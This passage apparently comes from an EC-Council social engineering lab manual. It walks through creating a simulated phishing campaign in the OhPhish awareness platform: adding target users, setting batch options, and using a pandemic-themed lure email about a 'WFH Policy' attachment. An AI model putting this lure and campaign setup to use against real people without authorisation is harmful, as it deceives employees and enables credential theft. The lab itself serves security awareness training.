
20. Leave fields such as **Sender Email**, **Sender Name**, **Subject**, **Select Time Zone**, **Expiry Date**, and **Schedule Later** set to their default values, as shown in the screenshot.

Note: You can change the above-mentioned options if you want to.


21. In the **Import users** field, click **Select Source**.



22. Import Users pop-up appears, click to select **Quick Add** option from the list of options.



23. The **Import Users Info** pop-up appears; enter the details of the employee and click **Add**.



Module 09 – Social Engineering

24. Similarly, you can add the details of multiple users. Here, we added two users.

25. After adding the users' details, click **Import**.

Dashboard | OhPhish

https://portal.ohphish.com/campaigns/actions/entice-to-click

80%

IC Council
aware
When Everyone Protects

iLabs Developer

Navigation

- Home
- User Management
- Campaigns
- Reports
- Awareness Program
- Templates
- Settings

Enter Employee Email

This is a required field

Reporting Manager Email

Enter Reporting Manager

Designation

Enter Designation

Department

Enter Department

Company

Enter Company

Branch

Enter Branch

Country

Enter Country

Add

ID	Name	Email	Reporting Manager Email	Designation	Department	Company	Branch	Country	Action
1		@gmail.com	h@gmail.com		h				
2		@gmail.com	h@gmail.com		h				

Cancel Import

26. In the **Batch Count** and **Batch Interval** fields, set the values to **1**.

Note: Batch Count: indicates how many you want to send emails to at one time; **Batch Interval:** indicates at what interval (in minutes) you want to send emails to a batch of users.

Note: The values of Batch Count and Batch Interval might differ depending on the number of users you are sending phishing emails to.

27. Leave the **Landing Page** field set to its default value.

Module 09 – Social Engineering

Dashboard | OhPhish

https://portal.ohphish.com/campaigns/actions/entice-to-click

80%

EC-Council **aware** When Everyone Protects

iLabs Developer

Navigation

- Home
- User Management
- Campaigns
- Reports
- Awareness Program
- Templates
- Settings

Schedule Later ☐ No

☐ Automatic Delivery of Campaign Reports

Import users

Batch Count

Batch Interval

Training Type

Select Training

Landing Page

☐ Mask Email address

File Edit Insert View Format Table Tools

Formats **B** *I*

A serif

Hi {Name},

This pandemic situation is seeing all the workforce going worse around the world. Taking safety measures and precautions in this

© 2022 EC-Council Aware.

28. Now, scroll down to the end of the page and click **Create** to create the phishing campaign.

Dashboard | OhPhish

https://portal.ohphish.com/campaigns/actions/entice-to-click

80%

EC-Council **aware** When Everyone Protects

iLabs Developer

Navigation

- Home
- User Management
- Campaigns
- Reports
- Awareness Program
- Templates
- Settings

Landing Page

☐ Mask Email address

File Edit Insert View Format Table Tools

Formats **B** *I*

A serif

Hi {Name},

This pandemic situation is seeing all the workforce going worse around the world. Taking safety measures and precautions in this situation have become mandatory. The rapid outbreak has led all the organizations to take safety measures under the Communicable Disease Management Policy.

According to the act under this policy is part of the awareness among the organizations and all the employees should adhere to the same and read the policy along with an acknowledgment e-mail by today EOD.

[WFH - Policy.pdf](#)

For any doubts and queries, it is suggested that you contact the Human Resource team for better clarity.

